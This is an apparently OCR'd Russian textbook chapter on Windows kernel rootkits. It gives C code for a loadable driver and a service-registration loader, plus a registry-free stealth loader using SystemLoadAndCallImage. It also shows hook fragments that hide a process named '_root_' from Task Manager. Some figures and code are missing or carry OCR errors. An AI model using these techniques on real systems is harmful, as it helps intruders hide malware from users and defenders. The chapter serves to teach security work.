> *"Когда-то для Западного побережья США была создана система противовоздушной обороны, в которой была заложена скрытая программа. В системе использовались вакуумные трубки, а световые перья составляли часть пользовательского интерфейса. После выполнения правильной последовательности команд на экране монитора появлялось изображение танцующей гавайской девушки. При "выстреле" световым пером в нужном месте девушка сбрасывала свою одежду. Полковник, который однажды посетил с инспекцией дежурную часть, случайно обнаружил эту "функциональную возможность" системы защиты к глубокому огорчению команды программистов.*

Что такое набор средств для взлома

Набор средств для взлома представляет собой программу, которая обепечивает доступ (и позволяет выполнять определенные манипуляции) к низкоуровневым функциональным возможностям атакуемой системы. Тщательно продуманные наборы средств для взлома работают таким образом, что их очень трудно обнаружить, используя другие программы, с помощью которых обычно осуществляется мониторинг системы. Доступ к набору средств для взлома обычно предоставляется только осведомленным людям, которые знают о возможности использования тех или иных команд для управления набором средств для взлома.

Первые наборы средств для взлома представляли собой "троянские" файлы, в которые были встроены "потайные ходы". Эти наборы средств для взлома предназначались для подмены часто используемых исполняемых файлов, например программ `ps` и `netstat`. Поскольку при этом методе изменялся размер и содержимое атакуемого исполняемого файла, то оригинальные наборы средств для взлома можно было обнаружить достаточно просто, воспользовавшись программами мониторинга целостности файлов, например программой Tripwire. Современные наборы средств для взлома создаются намного искуснее.

Что такое набор средств для взлома на уровне ядра

В настоящее время широкое распространение получили средства для взлома на уровне ядра (kernel rootkit). С их помощью устанавливаются подключаемые модули или драйверы устройств, что обеспечивает доступ к компьютеру на аппаратном уровне. Поскольку для этих программ устанавливаются права наивысшего доверия, то они могут быть полностью скрыты от другого программного обеспечения, запущенного на

компьютере[1]. Наборы средств для взлома на уровне ядра позволяют скрывать файлы и запущенные процессы, что способствует созданию "потайного хода".

Набор средств для взлома на уровне ядра и область надежного кода

При установке вредоносного кода в систему хакер часто получает права доступа, равнозначные правам доступа для драйвера устройства или программы системного уровня. В операционных системах наподобие Windows и UNIX это уровень неограниченного доступа, т.е. все элементы атакуемой системы могут быть взломаны, а значит, надежным источникам данных аудита доверять больше нельзя. Кроме того, это означает, что программный код управления доступом больше не в состоянии действительно управлять доступом. Чтобы продемонстрировать глубину рассматриваемых проблем, вспомним о заплате для ядра Windows NT, которую мы изучали в главе 3, "Восстановление исходного кода и структуры программы". В этом простом примере заплаты продемонстрированы изменения, вносимые в целях искажения памяти на атакуемой системе. А теперь представьте пакет сложных методов, которые сфокусированы на маскировке вредоносных действий. Это и есть набор средств для взлома.

Простой набор средств для взлома на уровне ядра Windows XP

В этом разделе мы рассмотрим структуру простого набора средств для взлома на уровне ядра Windows, который позволяет скрывать каталоги и запущенные процессы. Этот набор средств для взлома написан как драйвер устройства и поддерживает возможность загрузки и выгрузки из памяти. Пример набора средств для взлома тестировался на системах Windows NT 4.0, Windows 2000 и Windows XP.

Создание набора средств для взлома

Наш набор средств для взлома работает как драйвер для систем Windows 2000 или Windows XP. Значит, сначала нам потребуется среда для создания драйверов устройств. Для этой цели мы воспользуемся Windows XP DDK (Device Driver Development Kit —набор средств для создания драйверов устройств). Интересующиеся читатели могут также воспользоваться DDK для систем Windows 2000 или Windows NT 4 (`http://www.microsoft.com/ddk/`).

Для корректной работы может потребоваться установка Visual Studio. В зависимости от используемой платформы, также может потребоваться SDK. Мы рекомендуем обратиться к документации по выбранной версии DDK.

---

[1] *Разумеется, за исключением других наборов средств для взлома, в которых используется аналогичная методика. Эффективность многих методов зависит от того, были ли вредоносные программы установлены первыми. При выполнении этого условия они позволяют захватить полное управление над компьютером. — Прим. авт.*

Контролируемая среда разработки

Набор DDK предоставляет две оболочки: *контролируемую среду разработки* (checked build environment) и *свободную среду разработки* (free build environment). В контролируемой среде создается код для отладки, а в свободной среде — код для окончательной версии. Мы будем использовать контролируемую среду. Как только наша программа заработает без ошибок, мы можем воспользоваться свободной средой. Свободная среда позволяет получить значительно меньший по размеру файл драйвера.

Исходные файлы набора средств для взлома

Мы создаем набор средств для взлома на языке C. Поэтому все наши файлы имеют расширение `.c` или `.h`.

Инструменты разработки

Для создания набора средств для взлома воспользуйтесь командой `cd` для перехода в каталог с исходными файлами. Затем введите команду `build`, и утилита разработки DDK выполнит все необходимые действия. При наличии ошибок в исходном коде на стандартный вывод будет выведено сообщение об ошибке.

При создании драйвера устройства огромное значение имеет файл `SOURCES`. В зависимости от используемой версии DDK, файл `SOURCES` может быть установлен отдельно. Одним из особо важных параметров является значение переменной среды `TARGETPATH`. Эта переменная указывает место, где будут размещаться объекты. В системах Win2k и XP DDK переменная не должна хранить значение в форме `$(basedir)/lib`, поскольку такой формат запрещен в файле `makefile.def`. В то же время существует специальная переменная `OBJ`, которая уже определена и указывает на подкаталог, управляемый компилятором. Нашим читателям мы рекомендуем просто использовать `OBJ` при установке значения для `TARGETPATH`.

Параметр `SOURCES` также имеет большое значение. Он описывает все исходные файлы, которые используются для создания драйвера. Если необходимо использовать несколько файлов, то каждый из них должен быть записан в отдельной строке. Все строки, кроме последней, должны завершаться символом обратной косой черты.

```
SOURCES=      file.c \
              file2.c \
              file3.c
```

Обратите внимание на отсутствие завершающего символа обратной косой черты.

Если для создания драйвера мы используем только один файл `basic.c`, то файл `SOURCES` будет выглядеть примерно следующим образом.

```
TARGETNAME=BASIC
TARGETPATH=OBJ
TARGETTYPE=DRIVER
SOURCES=    basic.c
```


Драйверы с доступом на уровне ядра

Драйверы устройств работают в привилегированном режиме ring-0, т.е. этим драйверам предоставляется физический доступ ко всем устройствам системы. В операци-

онной системе Windows драйвер расценивается как часть надежного кода. Можно спорить, является ли это верным решением. Большинство экспертов в области компьютерной безопасности считают, что нет. Давайте в качестве первого этапа создания набора средств для взлома напишем простой драйвер.

Основная структура драйвера

Драйвер устройства состоит из следующих основных компонентов.



В базовом драйвере должна присутствовать функция `DriverEntry`. Драйверы устройств не являются темой этой книги, поэтому мы не станем рассматривать их подробно. Мы рекомендуем обратится к другим известным источникам информации, например к книге Деккера и Ньюкамера (Dekker и Newcomer) *Developing Windows NT Device Drivers: A Programmer's Handbook* (1999).

Основной момент в том, что любой код, который помещается в функцию DriverEntry, после загрузки драйвера запускается в привилегированном режиме ring-0. Можно запустить драйвер в режиме "fire-and-forget" ("выстрелил и забыл"), т.е. просто переведите драйвер в режим ring-0 и запустите его без какого-либо контроля со стороны операционной системы. Здесь все в порядке, если просто нужно запустить какой-то код в привилегированном режиме ring-0[2].

Мы хотим создать драйвер, который будет загружаться и выгружаться. Это делается для обеспечения возможности тестирования нашего кода при его изменениях. Перевод драйвера в режим "fire-and-forget" может завершиться необходимостью перезагрузки после каждого теста, что очень раздражает. Мы зарегистрируем свой драйвер в системе, благодаря чему мы сможем его запускать и останавливать по желанию. Далее мы покажем, как запускать драйвер без регистрации. Загрузка драйвера без регистрации означает, что нельзя использовать стандартные методы операционной системы для его загрузки, выгрузки, запуска и останова. Дело в том, что при регистрации драйвера он может быть обнаружен. Очевидно, что для реального набора средств для взлома регистрация нежелательна, т.к. отнюдь не способствует маскировке. Однако, что касается нашего примера, мы хотим, чтобы драйвер работал "по правилам" и мы могли его загружать и выгружать.

---

[2] *Безусловно, можно получить весьма неприятные результаты, если запустить на этом уровне вредоносный код или код с ошибками. Поэтому будьте осторожны. — Прим. авт.*

Когда программы используют драйвер

Программы, которые работают с правами пользователей, могут использовать драйвер, открывая его дескриптор файла. Как правило, хакеры не создают обычных драйверов, поскольку их единственной целью является передача программного кода в ядро.

Обычно доступ к драйверу осуществляется посредством дескриптора файла, к которому отправляют данные пользовательские приложения. Эти данные доставляются в виде пакетов IRP (Input/Output Request Packet — пакет запроса ввода-вывода). Для управления пакетами IRP драйвер должен зарегистрировать процедуру обратного вызова. Мы продемонстрируем это. Наша процедура-заглушка (фиктивная процедура) просто завершает все пакеты IRP, но ничего с ними не делает. В данном случае все нормально, поскольку мы не предпринимаем попытку связаться с какой-либо пользовательской программой.

Для управления пакетами IRP нам необходимо заполнить массив указателями функций к нашей функции обратного вызова.

```
//Регистрация управляющей функции.
for (i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
{
        theDriverObject->MajorFunction[i] = OnStubDispatch;
}
```

Мы используем очень простую функцию обратного вызова.

```
NTSTATUS
OnStubDispatch(
    IN PDEVICE_OBJECT DeviceObject,
    IN PIRP           Irp
    )
{
    Irp->IoStatus.Status       =STATUS_SUCCESS;
    IoCompleteRequest (Irp,
                       IO_NO_INCREMENT
                       );
    return Irp->IoStatus.Status;
}
```

Эта процедура просто завершает все IRP-пакеты, т.е. мы просто отбрасываем все, что получаем, и игнорируем все пакеты IRP.

Стандартные драйверы всегда регистрируют управляющую процедуру. Однако для набора средств для взлома совершенно не требуется взаимодействие с пользовательской программой, и мы можем полностью игнорировать управляющую процедуру. Это не совсем правильно, но нам не о чем беспокоиться, поскольку мы не хотим взаимодействовать с пользовательскими приложениями.

Возможность выгрузки драйвера

Для большинства наборов средств для взлома нет необходимости в возможности выгрузки. После установки набора средств для взлома, обычно он должен оставаться загруженным на протяжении всей работы компьютера. Однако, как мы указали, при создании и тестировании нового набора средств для взлома, есть смысл в процедуре выгрузки. Благодаря ей можно будет многократно загружать и выгружать набор средств для взлома на этапе разработки. По завершении тестирования можно удалить процедуру выгрузки.

Чтобы получить возможность выгрузки драйвера, требуется зарегистрировать процедуру выгрузки. Предоставить указатель для процедуры выгрузки можно следующим образом.

```
theDriverObject->DriverUnload =OnUnload;
```

Процедура выгрузки тоже очень проста.

```
VOID OnUnload(IN PDRIVER_OBJECT DriverObject )
{
    DbgPrint("ROOTKIT:OnUnload called \n");
}
```

Ниже приведен полный код простого драйвера, который можно загружать в ядро и выгружать из ядра.

```
//Драйвер устройства

#include "ntddk.h"

/*_____________________________________________________________________
. Эта функция только завершает все пакеты IRP.
. Мы полностью игнорируем действия пользователя, поэтому
. эта функция не должна вызываться -
._____________________________________________________________________*/
NTSTATUS
OnStubDispatch(
    IN PDEVICE_OBJECT DeviceObject,
    IN PIRP           Irp
    )
{
    Irp->IoStatus.Status =STATUS_SUCCESS;
    IoCompleteRequest (Irp,
                       IO_NO_INCREMENT
                       );
    return Irp->IoStatus.Status;
}

/* ____________________________________________________________________
 . Эта функция вызывается при динамической выгрузке драйвера
 . Нужно завершить все, что сделано, вызвав функцию IRQL_PASSIVE.
 ._____________________________________________________________________*/
VOID OnUnload(IN PDRIVER_OBJECT DriverObject )
{
    DbgPrint("ROOTKIT:OnUnload called \n");
}

NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject,
↳ IN PUNICODE_STRING theRegistryPath )
{
    int i;

DbgPrint("Мой драйвер загружен!");

    //Регистрация управляющей функции.
    for (i = 0;i <IRP_MJ_MAXIMUM_FUNCTION; i++)
    {
    theDriverObject->MajorFunction [i] = OnStubDispatch;
    }

    /*___[ Нам НЕОБХОДИМО зарегистрировать функцию Unload(). ]___
     . таким образом мы получим возможность
     . динамически выгружать драйвер
     ._____________________________________________________*/
    theDriverObject->DriverUnload =OnUnload;


    return STATUS_SUCCESS;
}
```

Код этого драйвера не делает ничего особо ценного. Имея более серьезные планы, можно загрузить программу Dbgvnt с сайта http://www.sys-internals.com, воспользовавшись которой можно просматривать сообщения отладчика при вызовах функции DbgPrint.

Регистрация драйвера

Приведенный далее программный код можно использовать для регистрации драйвера. В этом примере наш драйвер сохранен как c:_root_.sys.

```
//adv_loader.cpp :Определяет точку входа для консольного приложения.
// код является результатом адаптации примера на www.sysinternals.com
// и удовлетворяет требованиям кода по загрузке драйвера
//--------------------------------------------------------------------
//предоставлено ROOTKIT.COM
//--------------------------------------------------------------------
#include "stdafx.h"
#include <windows.h>
#include <process.h>

void usage(char *p){ printf("Usage:\n%s l\t load driver from
↳ c:\\_root_.sys\n%s u \tunload
driver \n",p,p);} int main(int argc,char* argv [])
{
   if(argc !=2)
   {
      usage(argv[0]);
      exit(0);
   }

   if(*argv[1] ==='l')
   {
       printf("Регистрация rootkit-"драйвера".\n");

       SC_HANDLE sh =OpenSCManager(NULL,NULL,SC_MANAGER_ALL_ACCESS);
       if(!sh)
       {
           puts("error OpenSCManager");
           exit(1);
       }
       SC_HANDLE rh =CreateService(
           sh,
           "_root_",
           "_root_",
           SERVICE_ALL_ACCESS,
           SERVICE_KERNEL_DRIVER,
           SERVICE_DEMAND_START,
           SERVICE_ERROR_NORMAL,
           "C:\\_root_.sys",
           NULL,
           NULL,
           NULL,
           NULL,
           NULL);
       if(!rh)
       {
           if (GetLastError()==ERROR_SERVICE_EXISTS)
           {
               //служба существует
               rh =OpenService(     sh,
                                    "_root_",
                                    SERVICE_ALL_ACCESS);
               if(!rh)
               {
```

```
                puts("error OpenService");
                CloseServiceHandle(sh);
                exit(1);
            }
        }
        else
        {
            puts("error CreateService");
            CloseServiceHandle(sh);
            exit(1);
        }
    }
}
else if(*argv [1 ]=='u')
{
    SERVICE_STATUS ss;
    printf("Выгрузка rootkit-драйвера".\n");

    SC_HANDLE sh = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS);
    if(!sh)
    {
        puts("error OpenSCManager");
        exit(1);
    }
    SC_HANDLE rh =OpenService(
                                sh,
                                "_root_",
                                SERVICE_ALL_ACCESS);
    if(!rh)
    {
        puts("error OpenService");
        CloseServiceHandle(sh);
        exit(1);
    }
    if(!ControlService(rh,SERVICE_CONTROL_STOP,&ss))
    {
        puts("предупреждение: невозможно остановить службу");
    }
    if (!DeleteService(rh))
    {
        puts("предупреждение: невозможно удалить службу");
    }

    CloseServiceHandle(rh);
    CloseServiceHandle(sh);
}
else usage(argv[0]);

return 0;
}
```

Эту программу можно использовать с параметрами `l` и `u` для регистрации и отмены регистрации драйвера, соответственно. Не забывайте, что мы можем использовать эту программу на этапе тестирования или разработки драйвера. После регистрации драйвера можно использовать команды `net start _root_`to и `net stop _root_` для запуска и останова набора средств для взлома.

Использование функции `SystemLoadAndCallImage`

Теперь, после того, как мы показали “правильный” способ регистрации драйвера, представим себя на месте хакера, который проник в систему и хочет установить набор средств для взлома. Регистрацию драйвера на чужом компьютере нельзя назвать удачной идеей, поскольку это приводит к созданию записей в реестре и может ока-

заться причиной обнаружения деятельности хакера. Используя недокументированный вызов функции API SystemLoadAndCallImage, для систем Windows NT можно загрузить и запустить драйвер за одно действие. При этом не требуется никакой регистрации. Однако это означает, что после загрузки драйвера его невозможно выгрузить! Наша программа будет находиться в памяти до следующей перезагрузки компьютера. Другой побочный эффект заключается в том, что мы можем за один сеанс загрузить драйвер несколько раз. Обычно драйвер может загружаться только один раз, но применив наш специальный системный вызов, мы можем загружать и запускать столько копий драйвера, сколько нам нужно.

Ниже приведен код для этой специальной загрузки программы. Предполагается, что местом хранения набора средств для взлома является c:_root_.sys.

```
//программа загрузки для установки набора средств для взлома в ядре
//-------------------------------------------------------

//www.rootkit.com
//-------------------------------------------------------

#include <windows.h>
#include <stdio.h>

typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
#ifdef MIDL_PASS
    [size_is(MaximumLength /2 ), length_is((Length) / 2) ] USHORT * Buffer;

#else //MIDL_PASS
    PWSTR Buffer;
#endif //MIDL_PASS
}UNICODE_STRING, *PUNICODE_STRING;

typedef long NTSTATUS;

#define NT_SUCCESS(Status)((NTSTATUS)(Status) >= 0)

NTSTATUS (__stdcall *ZwSetSystemInformation)(
    IN DWORD SystemInformationClass,
    IN OUT PVOID SystemInformation,
    IN ULONG SystemInformationLength
    );

VOID (__stdcall *RtlInitUnicodeString)(
    IN OUT PUNICODE_STRING DestinationString,
    IN PCWSTR SourceString
    );

typedef struct _SYSTEM_LOAD_AND_CALL_IMAGE
{
 UNICODE_STRING ModuleName;
}SYSTEM_LOAD_AND_CALL_IMAGE,*PSYSTEM_LOAD_AND_CALL_IMAGE;

#define SystemLoadAndCallImage 38

void main(void)

{

SYSTEM_LOAD_AND_CALL_IMAGE GregsImage;

WCHAR daPath [] ==L"\\??\\C:\\BASIC.SYS";
```

```
//////////////////////////////////////////////////////////////
//получаем точки входа DLL.
//////////////////////////////////////////////////////////////
if(        !(RtlInitUnicodeString =(void *)
               GetProcAddress(GetModuleHandle("ntdll.dll")
                ,"RtlInitUnicodeString"
                )
        )
)
{
    exit(1);
}

if(!(ZwSetSystemInformation =(void *)
                GetProcAddress(
                    GetModuleHandle("ntdll.dll")
                    ,"ZwSetSystemInformation"
            )
    )
)
{
    exit(1);
}

RtlInitUnicodeString(
    &(GregsImage.ModuleName)
    ,daPath
);

if(
    NT_SUCCESS(
        ZwSetSystemInformation(
            SystemLoadAndCallImage
            ,&GregsImage
            ,sizeof(SYSTEM_LOAD_AND_CALL_IMAGE)
        )
    )
    )
    {
        printf("Набор средств для взлома загружен.\n");
    }
    else
    {
        printf("Набор средств для взлома не загружен.\n");
    }
}
```

Теперь у нас есть все необходимое для создания простого драйвера устройства и загрузки/выгрузки этого драйвера из ядра. Далее мы расскажем о приемах, предназначенных для сокрытия файлов, каталогов и запущенных в системе процессов.

Перехват вызовов

Перехват вызов представляет собой очень популярный метод хакинга по причине его простоты. Разумеется, программы делают вызовы подпрограмм. На машинном языке эти вызовы функций преобразуются в другие разновидности вызовов или в команды перехода. Аргументы передаются нужной функции с помощью стека или регистров центрального процессора. Команда всегда использует адрес памяти. Этот адрес в памяти представляет собой начало кода подпрограммы. После завершения

выполнения подпрограммы управление возвращается в область памяти с оригинальным кодом и продолжается выполнение основной программы.


При перехвате вызова хитрость заключается в изменении адреса, по которому вызовом передается управление. Таким образом можно заменить оригинальную функцию другой нужной хакеру функцией. Иногда это называют использованием "трамплинов" (trampolining). Перехват вызовов может применяться в нескольких местах: во внешних вызовах функций внутри программы, при вызовах функций из библиотек DLL или даже при вызовах системных функций. При перехвате вызова могут эмулироваться действия оригинального вызова (обычно это делается благодаря тому, что в конечном итоге действительно вызывается запрошенная функция), что позволяет избежать обнаружения подмены. Обратите внимание, что при перехвате вызова могут использоваться специфические изменения оригинального вызова. Например, если при вызове функции планируется получить список запущенных в данное время процессов, то при перехвате вызова некоторые из этих процессов могут быть скрыты. Такой метод является стандартным при установке в системе "потайных ходов". Пакеты утилит для обеспечения перехвата вызовов являются стандартным компонентом многих наборов средств для взлома.

Сокрытие процесса

Хакер должен контролировать ту информацию, которую пользовательские программы получают в ответ от системных вызовов. Если хакер может управлять системными вызовами, он способен контролировать и данные о системе, которые предоставляет диспетчер задач с помощью стандартных запросов. Это касается и управления доступом к списку запущенных процессов.

Перехват системного вызова


Наша программа перехвата вызова достаточно проста, как показано ниже.



Мы сохраняем прежний указатель к функции `ZwQuerySystemInformation`. Заменяем этот указатель в таблице переходов указателем к нашей собственной функции `NewZwQuerySystemInformation`. При перезаписи указателя функции мы временно отключаем прерывания. Это позволяет обойтись без конфликтов с другим потоком. Когда мы опять активируем прерывания, считается, что перехват системного вызова уже произошел, и мы немедленно начинаем принимать другие вызовы.


Схема перехвата вызова

Рассмотрим самый элементарный перехват вызова — осуществляется только вызов оригинальной функции и возвращение результатов. Таким образом, перехват "вообще ничего не делает". Компьютер продолжает работать нормально (замедление работы при перенаправлении вызовов заметить практически невозможно).



Удаление записи о процессе

Если нашей целью является сокрытие процесса, придется добавить программный код к нашему перехвату. Новый перехват вызова с возможностью сокрытия процесса выглядит следующим образом.



```
                                ANSI_STRING process_name;
                                RtlUnicodeStringToAnsiString( &process_name,
                                &(curr->ProcessName), TRUE);
                                if( (0 < process_name.Length) &&
                                (255 > process_name.Length) )
                                {
Просматриваем
все записи
о процессах
и проверяем
имя процесса                        if(0 ==
                                    memcmp( process_name.Buffer, "_root_", 6))
                                    {
                                            // TODO: здесь мы "вырезаем" процесс
                                    }
                                }
                        }
                }
}
```

На рис. 8.1 показано, каким образом записи о процессах сохраняются в массиве.





Рис. 8.1. Сохранение в массиве записей о процессах

Ниже приведен код, который удаляет запись в списке процессов.




```
if(0 == memcmp( process_name.Buffer, "_root_", 6))
{
        char _output[255];
        char _pname[255];
        memset(_pname, NULL, 255);
        memcpy(_pname,    process_name.Buffer, process_name.Length);

        sprintf           (_output,
                          "rootkit: скрытие процесса, pid: %d\tname: %s\r\n",
                          curr->ProcessId,
                          _pname);
        DbgPrint(_output);

        if(prev)
        {
                if(curr->NextEntryDelta)
                {
                        //заставляем prev пропустить эту запись
                        prev->NextEntryDelta += curr->NextEntryDelta;
                }
                else
                {
                        //Наша запись последняя, поэтому завершаем prev
                        prev->NextEntryDelta = 0;
                }
        }
        else
        {
                if(curr->NextEntryDelta)
                {
                        //Наша запись первая в списке, поэтому двигаемся дальше
                        (char *)SystemInformation += curr->NextEntryDelta;
                }
                else
                {
                        //Наш процесс - единственный!
                        SystemInformation = NULL;
                }
        }
}
```

Как только мы "вырезали" запись, мы возвращаемся из вызова функции. Диспетчер задач получает измененные данные и пропускает запись о процессе. Таким образом нам удалось скрыть процесс.

Мы продемонстрировали, что в системе Windows NT драйвер устройства способен перехватить любой системный вызов. В стандартном драйвере устройства всегда присутствует функция `DriverEntry` (эквивалент функции `main()`). В этой функции можно разместить любой перехват вызова.

Процедуре загрузки драйвера передаются указатели к оригинальным функциям. Они сохранены глобально для всеобщего доступа. Мы отключаем прерывания на чипе Intel x86 с помощью команд `__asm cli` и `__asm sti`. На время отключения прерываний адреса функций заменяются "троянскими" версиями в таблице переходов. Для определения корректных смещений в таблице мы используем `#define`.

После завершения всех замен мы можем без опасений восстановить действие прерываний. При выгрузке драйвера мы выполняем ту же последовательность действий с той разницей, что возвращаем значения указателей для оригинальных функций.

Альтернативное внедрение процесса

